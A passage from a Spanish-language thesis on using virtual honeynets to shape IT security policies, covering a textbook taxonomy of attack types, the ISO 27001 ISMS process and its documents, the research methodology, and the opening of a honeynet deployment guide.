Fuente: Joshi & Sardana, 2011

Realizado por: Cristina Palmay

2.8 Futuro de las honeynets

Actualmente el diseño, implementación y sobre todo el mantenimiento de las Honeynet es muy complejo, sin embargo, cuando una nueva tecnología aparece y está en sus inicios es compleja sin embargo conforme aumenta su popularidad se implementan interfaces frond end cada vez más intuitivas y fáciles de usar, es muy probable que el futuro de los Honeynets siga este mismo camino.

En un futuro es muy probable que se encuentren paquetes de Honeynets que para su implementación basta con dar clic en siguiente y listo, algo parecido a esto es Honeyd.

Se podría pensar que en un futuro aparezcan Honeynets Físicas, así como los IPS o firewall, en la actualidad ya existe un equipo Honeypot llamado *Detector de Humo*, el mismo que se conecta a la red y se configura algunas opciones para habilitar su funcionamiento.

2.9 Ataques informáticos

2.9.1 Tipos de ataques informáticos

Existen varias clasificaciones de los ataques informáticos, sin embargo, para el presente trabajo de investigación se realizará una clasificación por el tipo de ataques, los tipos de ataques lógicos son: (Raúl Siles Peláez, 2002).

Ataques de Monitoreo. - Este tipo de ataque consiste en observar al sistema victima para determinar sus vulnerabilidades, y posibles agujeros de seguridad. Algunos ataques de este tipo son los siguientes:

Tabla 10-2 Ataques de Monitoreo

ATAQUES DE MONITOREO	**Houlder Surfin**	Consiste en espiar a los usuarios de los sistemas para obtener sus credenciales de usuario, estos tipos de ataque se aprovechan de los usuarios que anotan sus datos de usuarios en lugares de fácil acceso.
	Scanning	Consiste en buscar puertos que se encuentran en estado de escucha, en los sistemas víctima, generalmente esta técnica se aplica cuando se conoce las IPs de los dispositivos de la red, con esta se puede conocer los servicios que ofrece un determinado host en la red mediante los puertos UDP y TCP que se encuentra utilizando.
	Snooping	Consiste en buscar información del host victima sin modificarla, esta técnica permite al atacante ingresar al sistema victima para visualizar archivos, correo electrónico, etc.
	Sniffing	Consiste en la captura de los paquetes que viajan a través de la red, a través de herramientas software instaladas en un cliente de la red atacada.
		Consiste en conocer el objetivo al que se va a atacar, en donde se extrae

Continúa pag. 39

	Footprinting.	toda la información posible utilizando utilidades como ping, whois, finger, rusers, nslookup, rcpinfo, telnet, dig, nmap, traceroute, etc.
	***Fingerprinting*.**	Es una técnica que permite extraer información de un sistema concreto, generalmente con esta técnica se busca conocer el sistema operativo y la versión de la maquina objetivo.

Fuente: Raúl Siles Peláez, 2002

Realizado por: Cristina Palmay

Ataques de Autorización. - Este tipo de ataques consiste en buscar credenciales de usuarios de preferencia con privilegios de administrador, para ingresar al sistema víctima, estos datos de usuario generalmente se obtienen interceptando sesiones que ya han sido establecidas en el sistema víctima. Algunos ataques de este tipo son los siguientes:

Tabla 11-2 Ataques de Monitoreo

ATAQUES DE AUTORIZACIÓN	**Spoofing**	Consiste en hacerse pasar por usuarios legítimos, utilizando sus credenciales de usuario, generalmente se realiza un ataque de Spoofing a un sistema para a través del alcanzar a otros equipos objetivo.

Fuente: Raúl Siles Peláez, 2002

Realizado por: Cristina Palmay

Ataques de Denegación del servicio. - El objetivo de este tipo de ataques es saturar los recursos de los equipos victimas con la finalidad de inhabilitar los servicios TI que brinda el sistema víctima. Algunos ataques de este tipo son los siguientes:

Tabla 12-2 Ataques de Denegación de Servicio

	Flooding	Consiste en saturar un determinado recurso del sistema, por ejemplo, saturar el ancho de banda, consumir toda la memoria RAM, etc., específicamente un ejemplo de estos ataques el *Ping de la Muerte*.
	Connection Flood	Consiste en establecer un gran número de conexiones que supere el límite del sistema victima con la finalidad de saturar la capacidad de repuesta del servidor.
ATAQUES DE DENEGACIÓN DEL SERVICIO		Consiste en enviar información a un host a través de la red de hasta que sobrepase los límites de un array de memoria, almacenando en la pila asociada a la rutina de un programa donde el array está definido para

Continúa pag. 40

	Buffers Overflows	Así romper con la pila de ejecución, sobrescribiendo el valor de retorno de la función causando que el flujo de ejecución continúe en una dirección arbitraria.
	Slowloris	Es un cliente Http diseñado para provocar una denegación de servicio a servidores Web que disponen de ancho de banda limitado, Slowloris establece el mayor número de conexiones posibles con el servidor Web y trata de mantener abiertas estas conexiones durante el mayor tiempo posible.

Fuente: Raúl Siles Peláez, 2002

Realizado por: Cristina Palmay

Ataques de Modificación. - Este tipo de ataques atenta contra la integridad de los datos e información contenida en un sistema víctima, porque produce el borrado o alteraciones de bases de datos, archivos del sistema, documentos de usuario, etc. Algunos ataques de este tipo son los siguientes:

Tabla 13-2 Ataques de Modificación

ATAQUES DE MODIFICACIÓN	**Tampering**	Consiste en el borrado o alteración de aplicaciones, así como archivos del sistema operativo de la víctima, el grado de afectación de este ataque depende de los privilegios de la cuenta de usuario utilizada para realizarlo.
	Borrado de Huellas	Generalmente consiste el borrado de los archivos Log generados por aplicaciones y sistemas operativos.
	Inyección SQL	Cosiste en ingresar código malicioso en las variables especificadas por el usuario, las mismas que se concatenen con comandos SQL y son ejecutadas y que se envían a un servidor SQL Server.
	Cross site scripting	Consiste en insertar un script malicioso en el navegador del usuario que esta interactuando con la aplicación Web, los lenguajes de programación susceptibles a este tipo de ataque son: HTML, /JavaScript, VBScript, ActiveX, Java, Flash y demás lenguajes de programación compatibles con el navegador.

Fuente: Raúl Siles Peláez, 2002

Realizado por: Cristina Palmay

2.10 Definición de seguridad informática y seguridad de la información.

2.10.1 Seguridad informática

Este término se limita solamente al aspecto técnico de la seguridad en una infraestructura de TI, es decir se encarga de la corrección de vulnerabilidades encontradas en sistemas informáticos y equipos tecnológicos, y también de ciertas amenazas bajo la forma de ataques, sin embargo, no abarca aspecto de seguridad en cuanto al personal y a procesos.

2.10.2 Seguridad de la información

Este término es mucho más amplio que la seguridad informática, ya que no se limita solo al aspecto técnico, sino que abarca aspectos de personal y procesos de la institución, en la seguridad de la información juega un papel protagónico la gerencia y cuadros directivos, el proceso inicia con la identificación de los activos de información, como requisito para realizar la gestión de los riesgos organizacionales, operacionales, técnicos y físicos.

La seguridad de la información pretende mantener las siguientes características en los activos de la institución: (ISO 27001, 2016).

- *Confidencialidad*. - Se refiere a que los datos e información solo este accesible para personal autorizado.
- *Integridad.* - Se refiere a la validez de la información, impidiendo alteraciones a la misa no autorizadas.
- *Disponibilidad*. - Se refiere a la disponibilidad de servicios y recursos TI cuando sean solicitados por personal autorizado.




Figura 10-2: Características de la Seguridad Informática

Fuente: (ISO 27001, 2016)

2.10.3 La ISO 27001

Según establece la norma ISO 27001: *"Este Estándar Internacional ha sido preparado para proporcionar un modelo para establecer, implementar, operar, monitorear, revisar, mantener y mejorar un Sistema de Gestión de Seguridad de la Información (SGSI). La adopción de un SGSI debe ser una decisión estratégica para una organización.*

El diseño e implementación del SGSI de una organización es influenciado por las necesidades y objetivos, requerimientos de seguridad, los procesos empleados y el tamaño y estructura de la organización. Se espera que estos y sus sistemas de apoyo cambien a lo largo del tiempo. Se espera que la implementación de un SGSI se extienda en concordancia con las necesidades de la organización; por ejemplo, una situación simple requiere una solución SGSI simple." (ISO 27001, 2016).

La ISO 27001 tiene un enfoque de proceso porque se tienen que desarrollar las actividades de: establecimiento, implementación, operación, monitoreo, y revisión de todo el sistema SGSI, el cual se desarrolla en un ciclo repetitivo porque los objetivos, amenazas, activos, vulnerabilidades y otras variables propias de la institución van cambiando con el tiempo.

En la figura se puede observar que debido al enfoque basado en procesos la salida de un proceso del SGSI es la entrada de otro de los procesos.

Figura 11-2: Modelo de procesos del SGSI

Fuente: (ISO 27001, 2016)

Hay que tomar en cuenta que la norma ISO 27001 presenta un modelo que abarca toda la gestión de la *Seguridad de la información*, es decir no solo aspectos puramente técnicos, sino que también engloba la gestión en sí, desde el nivel de gerencia, el personal de la institución y los procesos que se llevan a cabo.

El ciclo SGSI descrito en el estándar ISO 27001, tiene los siguientes procesos:

Tabla 14-2 Procesos del SGSI

PROCESO	ACTIVIDADES
Proceso 1:	- Se establece el alcance del SGSI - Se define una política general en la cual se establezca un principio de dirección general enfocada a la seguridad de la información.

PROCESOS DEL SGSI	**Establecer el SGSI**	-	Se define la gestión de riesgos.
		-	Se establece un enunciado de aplicabilidad.
		-	Se formula el plan de tratamiento del riesgo.
	Proceso 2: Implementación y operación del SGSI	-	Se define indicadores sobre los controles seleccionados.
		-	Se implementa programas de capacitación.
		-	Se realiza mejoras al proceso SGSI.
		-	Se ejecutan procedimientos de monitoreo para detectar errores en el SGSI.
		-	Se revisa continuamente el SGSI mediante los indicadores de los controles aplicados.
	Proceso 3: Monitorear y revisar el SGSI	-	Se realiza evaluaciones periódicas de nuevos riesgos o riesgos ya tratados.
		-	Se realiza auditorías internas al SGSI.
		-	Se actualizan todos los planes de seguridad.
	Proceso 4: Mantener y mejorar el SGSI	-	Se implementa mejoras en el SGSI
		-	se ejecutan acciones correctivas y preventivas.
		-	Se comunican los resultados del SGSI a la gerencia.

Fuente: ISO 27001, 2016

Realizado por: Cristina Palmay

***Documentos del SGSI.* -** El proceso SGSI debe ser implementado en todas sus etapas, por esta razón se deben elaborar diversos tipos de documentos que conforman todo el marco normativo del SGSI:

Tabla 15-2 Documento SGSI: Políticas de Seguridad

Política de seguridad del SGSI. Este el primer control de la norma ISO 27002:2005**,** este documento tiene como misión ayudar a dirigir como llevar a cabo los procesos de gestión de seguridad de la información de acuerdo con los objetivos	- Objetivos globales, alcance de la seguridad e importancia - Objetivos de la dirección como soporte de los objetivos y principios de la seguridad de la información alineados con los objetivos y estrategias del negocio. - Establecimiento de controles y objetivos de control. - Breve explicación de las políticas, principios, normas, consecuencias de violaciones de la política.

Continúa pag. 45

establecidos y legislación vigente de cualquier tipo de organización.	- Descripción de las responsabilidades generales y específicas en el enfoque de seguridad de la información.

Fuente: ISO 27001, 2016

Realizado por: Cristina Palmay

Tabla16-2 Documento SGSI: Normas de Seguridad

Normas de seguridad. Este documento establece algunos requisitos que se sustentan en la política que regulan determinados aspectos de la seguridad de la información, este documento debe tener el siguiente contenido:	**Objetivo. -** Propósito de redacción del documento. **Definiciones. -** Detalla el concepto de algunos términos que aparecen en la norma. **Responsabilidades de cumplimiento. -** Define los responsables de cada departamento que velara por el cumplimiento de la norma. **Incumplimiento. -** Detalla las consecuencias del incumplimiento de la norma. **Normas a aplicar. -** Describe los requisitos de seguridad que conforman la norma y son de estricto cumplimiento.

Fuente: ISO 27001, 2016

Realizado por: Cristina Palmay

Tabla 17-2 Documento SGSI: Procedimientos de Seguridad

Procedimientos de seguridad. Este documento detalla una serie de pasos a realizar para cumplir con un determinado proceso relacionado con la seguridad de la información, este documento se caracteriza porque debe ser claro, conciso y sin ambigüedad	**Propósito u objetivo. -** Describe el propósito del documento y los requisitos de seguridad de la información que intenta satisfacer. **Definiciones.** - Detalla el concepto de algunos términos que aparecen en el procedimiento. **Alcance. -** Delimita la aplicabilidad del procedimiento. **Proceso. -** Describe de forma ordenada y cronológica los pasos para la ejecución del procedimiento. **Diagrama de flujo.** - Describe los pasos para la ejecución del proceso, pero en forma gráfica. **Documentos relacionados.** - Detalla todos los documentos relacionados con el procedimiento.

Fuente: ISO 27001, 2016

Realizado por: Cristina Palmay

Tabla 18-2 Documento SGSI: Instructivos Técnicos

Instructivo técnico. Se caracteriza por que debe ser claro y de fácil interpretación, este documento debe contener la siguiente estructura:	**Objetivo. -** Describe el propósito de la ejecución del instructivo. **Definiciones. -** Detalla el concepto de algunos términos que aparecen en el instructivo. **Ejecución. -** Secuencia ordenada de instrucciones técnicas a realizar, de ser necesaria con opciones alternativas según la salida de una determinada actividad. **Documentos relacionados. -** Detalla todos los documentos relacionados con el instructivo.

Fuente ISO 27001, 2016

Realizado por: Cristina Palmay

Tabla 19-2 Documento SGSI: Política de Uso

Política de Uso. Es un documento que está destinado a los usuarios finales, que establece regulaciones sobre el uso de algún sistema, tecnología o recurso informático. La política de uso tiene la siguiente estructura:	**Introducción.** - Se describe el propósito de la política y su justificación. **Objetivo. -** Se describe el objetivo de la redacción del documento. **Definiciones.** - Detalla el concepto de algunos términos que aparecen en la política de uso. **Ámbito de la aplicación. -** Explica el contexto que regula la política de uso. **Uso aceptable. -** Describe los términos y condiciones en los que se encuentra permitido el uso de un software o equipo. **Uso no aceptable. -** Establece explícitamente las actividades que se encuentran prohibidas de realizar en el software o hardware. **Incumplimiento. -** Describe las consecuencias del incumplimiento de la política de uso.

Fuente: ISO 27001, 2016

Realizado por: Cristina Palmay

Relaciones existentes entre la política de seguridad con el resto de documentación del sgsi.- La política de seguridad sola no basta para llevar a cabo el ciclo del proceso SGSI, es necesario que esta se apoye en documentos de menor rango que permitan determinar de forma concreta en cada una de las áreas de las instituciones las acciones que deben seguirse para el cumplimiento de los objetivos de la seguridad de la información, la relación entre la política de seguridad y el resto de documentos del SGSI se describe en la figura 12-2.

Figura 12-2: Modelo de procesos del SGSI

Fuente: (ISO 27001, 2016)

- *La Política de Seguridad* sirve de guía para la creación de las Normas de Seguridad, en las normas se define que hay que proteger y los niveles de protección deseados; el conjunto de normas de seguridad debe abarcar todos los aspectos de protección del sistema de información de la organización.

- Los *Procedimiento de Seguridad* se crean basándose en la *Política de Seguridad* o una determinada *Norma de Seguridad*, las áreas responsables de la protección de determinados activos crean sus procedimientos correspondientes.

- Las *Instrucciones técnicas de seguridad* se crean basándose en los *Procedimientos de Seguridad*, como apoyo para el cumplimiento de un procedimiento, aquí se describe de

forma técnica y detallada el conjunto de acciones que se menciona de forma general en el *procedimiento de seguridad*.

- Las *Políticas de Uso* se pueden derivar directamente de la *Política de Seguridad* o de las *Normas de Seguridad* y se realizan para establecer el comportamiento de los usuarios finales.

CAPITULO III

3. DISEÑO DE LA INVESTIGACIÓN

3.1 Diseño de la investigación

El diseño de la presente investigación es de tipo **CUASI EXPERIMENTAL**, ya que las mejores prácticas para la elaboración de políticas de seguridad basadas en resultados de la Honeynet, no se realizará con una selección aleatoria de las variables en discusión.

Diseño cuasi experimental. - Consiste en probar una variable sin ningún tipo de selección aleatoria, con el objetivo de separar los efectos debidos a la intervención de aquellos provocados por las variables no controladas.

3.2 Tipo de estudio

El tipo de investigación seleccionado para la presente investigación es de tipo ***Descriptiva,*** porque se observa y se describe el estado de la seguridad de la información antes y después de aplicase la guía de mejores prácticas para establecer las políticas de seguridad informática basadas en los resultados de Honeynets virtuales.

Investigación Descriptiva. - Este tipo de investigación describe de modo sistemático las características de una población, situación o área de interés, consiste en recoger los datos sobre la base de una hipótesis, para posteriormente hacer un resumen de la información de manera cuidadosa y por último analizar los resultados con el objetivo de obtener generalizaciones significativas que aporte un nivel de conocimiento.

3.3 Métodos, técnicas e instrumentos

En esta sección se realiza una descripción de los métodos, técnicas e instrumentos, que han sido utilizados para el desarrollo de la presente investigación, los cuales han permitido la recolección de datos e información relevante para la elaboración de la propuesta de buenas prácticas.

3.3.1 Métodos de investigación

Para el desarrollo de la presente investigación se escogió el método Científico – Deductivo.

- **Método científico. -** Se escogió este método porque es verificable y explicativo, en presente investigación se pretende verificar los resultados antes y después de la aplicación del conjunto de mejores prácticas para establecer las políticas de seguridad informática.

- **Método Deductivo. -** Se escogió este método porque en la presente investigación se pretende demostrar que se puede mejorar la seguridad informática protegiendo a las Infraestructuras TI de los recientes ataques informáticos a través de la elaboración de políticas de seguridad basadas en los resultados obtenidos de una Honeynet.

El método científico tiene las siguientes etapas:

- Planteamiento del problema.
- Formulación de la Hipótesis
- Levantamiento de Información.
- Análisis e interpretación de resultados
- Comprobación de la hipótesis y difusión de resultados.

3.3.2 Técnicas

Las técnicas utilizadas en el presente trabajo de investigación son:

- **Revisión de documentación**. - Esta técnica se utilizará para la revisión y registro de documentos, libros, artículos y demás información necesaria en la investigación del tema, y para la elaboración del marco teórico.

- **Pruebas. -** Se realizarán pruebas de varios tipos de ataques a la Honeynet que tiene por objetivo obtener información de técnicas de ataques informáticos, con la finalidad de determinar cuáles son las vulnerabilidades que no se encuentran protegidas en las infraestructuras TI.

- **Observación. -** Mediante esta técnica se podrá observar en tiempo real, así como a través de registros y log las formas de ataques perpetrados a las Honeynets.

- **Análisis. -** Se utiliza para analizar los resultados antes y después de la aplicación de las políticas de seguridad informática a la infraestructura TI.

- **Estadística descriptiva. -** Se utiliza para la comprobación de la hipótesis.

3.3.3 Instrumentos

Los instrumentos utilizados en el presente trabajo de tesis son los siguientes:

Cd Honeywall Roo. - Es un Cd Rom de arranque open source, lanzado por el Honeynet Project, está basado en Fedora, esta herramienta software permite instalar todas las herramientas y funciones necesarias como control, captura y análisis de datos para crear de forma rápida una Honeynet de tercera generación; además cuenta con interfaz gráfica para la administración remota, para realizar funciones de análisis de datos.

El CD de Honeywall Roo está basado en una versión mínima de Fedora Core, por motivos de seguridad, es decir que en una versión mínima no se tiene interfaz gráfica, sin embargo, esta versión cuenta con funciones de servidor Web, servidor de base de datos, funciones de teclado internacional y herramientas de gestión de paquetes.

En esta versión del Honeywall se tiene la posibilidad de instalar más herramientas según la necesidad como si se tratase de cualquier sistema operativo basado en Linux. El Cd de Honeywall Roo está formado por los siguientes componentes de software:

Tabla 1-3 Documento SGSI: Componentes del Honeywall

COMPONENTE HONEYWALL ROO	DESCRIPCIÓN
SNORT	Sistema de detección de intrusos basado en reglas.
SNORT_INLINE	Es una versión modificada de Snort que toma decisiones sobre el tráfico saliente siempre y cuando tenga ataques conocidos.
SESION LIMIT	Controla el límite de sesiones.
SEBEK	Es una herramienta de captura de datos diseñada para capturar todo lo que digita el atacante.
WALLEYE	Proporciona al administrador herramientas de análisis de datos de manera remota. Los administradores pueden acceder a todos los datos capturados por Snort_line y Sebek.
PCAP	Interfaz de captura de datos.
IPTABLES	Firewall de Linux integrado en el kernel usado para limitar los paquetes.
ARGUS + HFLOW	Información de flujos de tráfico y relaciones.
MENÚ	Interfaz gráfica usada para mantenimiento de la Honeynet.
MYSQL	Un servidor de base de datos utilizado para almacenar los datos capturados.

Fuente: (Honeynet Project, 2007)

Realizado por: Cristina Palmay

- **Kali Linux 2.9.-** Es una distribución basada en Debían GNU/Linux, que permite realizar pruebas avanzadas de penetración y auditorias de seguridad, posee muchas aplicaciones relacionadas a la seguridad informática como por ejemplo: Nmap un scanner de puertos, Wireshark un snifer, Jhon de Ripper un crackeador de puertos, Aircrack software para realizar pruebas de seguridad en redes inalámbricas, Metasploit para la explotación de vulnerabilidades.

- **Vmware Work Station. -** Es una plataforma de virtualización que permite administrar varias máquinas virtuales las cuales se encuentran alojadas en un servidor físico, este software es compatible con plataformas Linux, Windows, etc. Este software de virtualización en el presente trabajo de investigación fue utilizado para la implementación de los Honeypots que integran la Honeynet.

3.4 Propuesta de una guía de mejores prácticas para el establecimiento de políticas de seguridad informática a partir de los resultados de una honeynet virtual.

La presente guía contiene un conjunto de buenas prácticas o lineamientos que describen una mejor forma de hacer las cosas, en un modo aceptable y probado, desde el ámbito profesional.

Esta guía está dirigida a los administradores TI para implementar una Honeynet virtual que permita capturar información valiosa acerca de los ataques perpetrados en la red, y a partir de esta información se pueda establecer un conjunto de políticas de seguridad informática, normativas y procesos eficientes para organizaciones de cualquier tipo (empresas comerciales, organizaciones gubernamentales, organizaciones sin fines de lucro).

3.4.1 Objetivo de la guía

El objetivo de la presente guía consiste en ofrecer un conjunto de orientaciones prácticas sobre cómo utilizar la información capturada por una Honeynet virtual en un ambiente de producción, para utilizarla a través de un pensamiento estratégico en la elaboración,

implementación y mantenimiento de políticas de seguridad informática que sean aplicables a instituciones de cualquier naturaleza que cuentan con infraestructuras TI.

3.4.2 Alcance de la guía

La presente guía de mejores prácticas está elaborada en base a un conjunto de procesos concernientes a la seguridad informática desarrollados por el autor, y abarca todos los lineamientos a seguir desde la selección de las tecnologías de Honeynet hasta la implementación, puesta en práctica y mantenimiento continuo de las políticas de seguridad informática.

3.4.3 Usuarios a los que va dirigida la guía

La guía está destinada principalmente al uso por parte de personal del área tecnológica que cuente con conocimientos de nivel medio – avanzado en seguridad informática.

Esta guía es de gran utilidad para cualquier institución que cuente con infraestructura TI compleja o medianamente compleja, que posea activos que se consideren de valor para posibles atacantes, y que presente posibles vías para el acceso no deseado a su red de producción.

También está dirigida de forma no tan protagónica, al personal de gerencia que está involucrado en la toma de decisiones institucionales necesarias para el cumplimiento de la política de seguridad informática.

3.4.4 Principios de la guía

La guía de mejores prácticas para el establecimiento de políticas de seguridad informática basadas en Honeynets virtuales ha sido desarrollada en base a la norma ISO 27001 y en la información publicada por el proyecto Honeynet Project, para que esta guía garantice el éxito en su aplicación deberá cumplir con los siguientes principios generales:

- **Práctica. -** La guía debe describir de forma clara y precisa las acciones que debe realizar un administrador de seguridad informática durante el diseño, implementación y mantenimiento de la Honeynet y las políticas de seguridad informática, se debería evitar lineamientos que describan conceptos del tema en cuestión.

- **Basada en Sustentabilidad. -** Todos los lineamientos descritos en la guía de mejores prácticas deberían sustentarse en estándares de calidad y en acciones cuyos resultados puedan ser verificables y / o medibles.

- **Objetiva. -** Todos los lineamientos descritos en la guía de mejores prácticas deberían estar enfocados en alcanzar el objetivo principal en este caso establecer políticas de seguridad que incrementen la seguridad informática existente.

- **Sencilla. -** Los lineamientos descritos en la guía de mejores prácticas deben ser fáciles de entender para el personal de seguridad informática y administración de TI.

3.4.5 Etapa uno: análisis de aspectos técnicos para el diseño de la honeynet.

PASO UNO: Analizar si los aspectos técnicos de la red de producción son adecuados para la incorporación de una Honeynet Virtual.

Debido a que una Honeynet es una solución de seguridad informática compleja, no es recomendable utilizarla en cualquier infraestructura TI, por ejemplo, en una red de una institución o negocio pequeño, que tenga pocas maquinas clientes y unos pocos servidores, con salida a internet y que no cuente con activos informáticos que sean demasiado atractivos para posibles atacantes, y además solo cuenta con un mínimo de personal informático.

En este caso no es necesaria la implementación de una Honeynet como solución informática, ya que bastaría con un firewall físico o basado en software para mantener una protección recomendable de sus activos informáticos.

Sin embargo, si se cuenta con una Infraestructura TI robusta y con activos informáticos de gran valor se puede pensar en la implementación de una Honeynet virtual como solución de seguridad informática, sin embargo, por sus necesidades complejas en la administración, es necesario que se cuente con personal informático calificado para la administración de la Honeynet.

Antes de implementar una Honeynet, es necesario que se analicen los siguientes aspectos de la infraestructura TI.

- *Diagrama de red lógico.* - Es imprescindible en el caso de infraestructuras TI complejas tener claro el diseño de la red informática, especialmente la ubicación del firewall e IPS en caso de existir; esta información es necesaria para determinar la mejor ubicación para la Honeynet.

- *Conocer la administración de Firewalls e IPS.* - En el caso del firewall se debe conocer las restricciones sobre direcciones Ips y puertos, y también se deberá conocer como modificar estas configuraciones en caso de que fuera necesario; de existir un equipo IPS también se debe tener conocimiento de las reglas configuradas y en caso de que fuera necesario se deberá conocer cómo cambiar las reglas del IPS.

- *Conocer el esquema de división y direccionamiento existente.* - Se debe conocer aspectos como si la red esta subdividida en vlans, en que vlans se encuentran los servidores y equipos críticos, en que vlan se encuentran los equipos clientes, el esquema de direccionamiento existente, esta información es necesaria para la configuración del Honeywall de la Honeynet.

- *Conocer la administración de routers y switch.* - Es necesario conocer la administración de estos equipos, con la finalidad de conocer los puertos disponibles y configurar los mismos para las necesidades de la Honeynet.

PASO DOS: Seleccionar la tecnología, ubicación, arquitectura y software que se adapte de mejor manera para la implementación de una Honeynet virtual.

Lo más recomendable antes de realizar la implementación de la Honeynet es seleccionar la arquitectura, ubicación de la Honeynet, software y hardware que se adapte de mejor manera a la red de producción y a la situación de la institución donde se desea implementar.

Para ello, se han implementado un conjunto de parámetros para la selección de la tecnología de Honeynet que se apliquen de mejor manera a una institución u organización, según sus recursos humanos y tecnológicos, e infraestructura TI, estos se han definido en base a los conceptos descritos en el capítulo II. En la tabla 2-3, se describe los parámetros para el análisis de las tecnologías de Honeynet:

Tabla 2-3 Parámetros de análisis

PARÁMETRO UNO: Nivel de iteración con el Atacante	Permite establecer, en qué medida el atacante interactúa con un Honeypot o Honeynet, por ejemplo, un atacante realiza un escaneo de puertos abiertos en un Honeypot, y este como sistema victima frente a esta acción permitirá el acceso a un determinado servicio.
PARÁMETRO DOS: Servicios TI	Permite determinar la calidad de servicios TI con los que dispone un Honeypot o una Honeynet para interactuar con el atacante, donde la calidad depende de la autenticidad de un servicio, es decir si este es un servicio real o emulado y de la cantidad y calidad de información que se pueda obtener de los ataques contra el servicio TI.
PARÁMETRO TRES: Nivel de dificultad en la implementación y mantenimiento.	Permite determinar el conocimiento requerido que debe tener el personal de TI en el área de la seguridad informática, para llevar a cabo una implementación exitosa y mantenimiento continuo de una Honeynet, tomando en cuenta que la dificultad de implementación y mantenimiento será mayor mientras se pretenda tener mayor iteración con el atacante.
PARÁMETRO CUATRO: Uso de la Honeynet	Permite determinar si una Honeynet se implementa con el objetivo de proteger una infraestructura TI, tomando en cuenta que la Honeynet por sí sola no basta para proteger la infraestructura TI, si no que sirve de base para conocer el nivel de seguridad informática con el que cuenta la red de producción; otro de los objetivos para los que se implementa una Honeynet es con fines investigativos es decir, atraer *Continúa pag. 58*

	a los intrusos para aprender de ellos los métodos y técnicas de ataques utilizados, y en muchos casos publicarlos a alguna comunidad de seguridad informática, como es el caso de la Honeynet Project.
PARÁMETRO CINCO: Ancho de banda.	Permite determinar si el ancho de banda disponible en la infraestructura TI, donde se planea ubicar la Honeynet, es suficiente para abastecer tanto el consumo del tráfico de red propio de la organización, así como el tráfico de red generado por la Honeynet; considerando que el ancho de banda deberá ser suficiente para resistir por ejemplo ataques DOS contra la Honeynet, sin afectar la velocidad de transmisión de la red propia de la organización.
PARÁMETRO SEIS: Nivel de control y captura de datos.	Permite determinar el control de la actividad del atacante mediante la limitación del tráfico entrante y saliente sin que el atacante se dé cuenta que se está limitando su actividad, así como también determina la cantidad y calidad de la información capturada de la actividad de un atacante. El cumplimiento de este parámetro depende de los siguientes puntos establecidos por el proyecto Honeynet Project: 1. Debe existir como mínimo dos capas de control de datos. 2. Debe mantener el estado de todas las conexiones entrantes o salientes 3. Control sobre cualquier actividad no autorizada 4. El control de datos debe ser configurable por el administrador. 5. El control de datos no puede ser detectado por los atacantes. 6. Debe existir métodos de alerta que indiquen que los Honeypots de la Honeynet se vean comprometidos. 7. Administración remota del control de datos. 8. Los datos capturados no se almacenan en los Honeypots de la Honeynet. 9. No puede existir contaminación de datos en la Honeynet, por ejemplo, hay contaminación de datos si se está probando una herramienta de ataque en la Honeynet. 10. La actividad de la red, sistemas, aplicaciones y usuarios, deben ser capturadas y archivadas por un año. 11. Debe mantenerse archivada la actividad del atacante de cada uno de los Honeypots de la Honeynet. 12. Los recursos utilizados para la captura de datos deben mantener la integridad de los mismos. 13. Los sensores de captura de datos deben configurarse en la zona horaria GMT. 14. Los administradores deben poder acceder de forma remota a la actividad de ataques capturada en tiempo real.
	Continúa pag. 59

PARÁMETRO SIETE: Forma de instalación de los Honeypots.	Permite determinar la forma de instalación de los Honeypots de la Honeynet, es decir se determina si los Honeypot se instalan en máquinas virtuales separadas, con sistemas operativos como Windows, Linux y servicios instalados en cada uno de ellos, o de manera emulada, es decir si los Honeypot se instalan con el paquete de instalación del software de la Honeynet. Es necesario recalcar que cuando los Honeypots son instalados y configurados manualmente, es más difícil para el atacante darse cuenta de que se encuentra navegando que los Honeypot son falsos.
PARÁMETRO OCHO: Características de infraestructura TI.	Este parámetro permite determinar si las características de la infraestructura TI donde se va alojar el Honeypot o Honeynet, dispone de los requisitos necesarios para cumplir con el objetivo para el cual el Honeypot o Honeynet es implementado. La infraestructura TI debería cumplir con los siguientes requisitos: • *Zona Desmilitarizada*. - Si se desea que el Honeypot o Honeynet capte información de ataques tanto de la red de producción como ataques de la red externa. • *Firewall.* - Es necesario para impedir que los ataques dirigidos al Honeypot o a la Honeynet alcancen a la red de producción. • *Segmentación de red en vlans.* - Para disminuir el riesgo de penetración a la red de producción, de tal forma que se configure una vlan para el Honeypot o Honeynet aislada de la red de producción. • *Disponibilidad de hardware.* - Determina las características técnicas que debe cumplir el hardware requerido para la implementación del Honeypot o la Honeynet, en el caso de las Honeynets virtuales se requiere de un solo servidor físico donde se alojaran todos los Honeypots virtuales que forman la Honeynet. En el caso de Honeynets no virtuales o virtuales hibridas es posible que se requiera más de un equipo físico. • *Salida a Internet.* - Este parámetro está relacionado con el parámetro Uso del Honeypot / Honeynet, ya que dependiendo del objetivo que debe cumplir la Honeynet, se deberá especificar su ubicación dentro de la red de una organización, cumpliendo con ciertos requisitos de infraestructura TI para evitar al máximo el riesgo de penetración a la red de producción.
PARÁMETRO NUEVE: Nivel de Automatización y personalización.	Permite determinar el nivel de automatización requerido según la capacidad del personal técnico con el que se cuenta se prefiere que la instalación de los Honeypots de la Honeynets se la haga por separado de la instalación de los módulos de control y captura de datos.

Fuente: (Joshi & Sardana, 2011).
Realizado por: Cristina Palmay

Para aplicar los parámetros de selección se ha diseñado la tabla 3-3, para realizar un análisis cuantitativo de estos parámetros, en donde se selecciona el nivel de iteración, ubicación, arquitectura y uso de la Honeynet más adecuados.

Aplicación de la tabla 3-3.- Esta tabla ha sido diseñada para hacer una comparación de la realidad de una institución respecto a recursos e infraestructura TI, con las teorías de clasificación, arquitectura y ubicación de los Honeypots o Honeynets. Como requisito para el llenado de la tabla 3-3, es necesario que se determine la situación de la infraestructura TI en función de los parámetros establecidos.

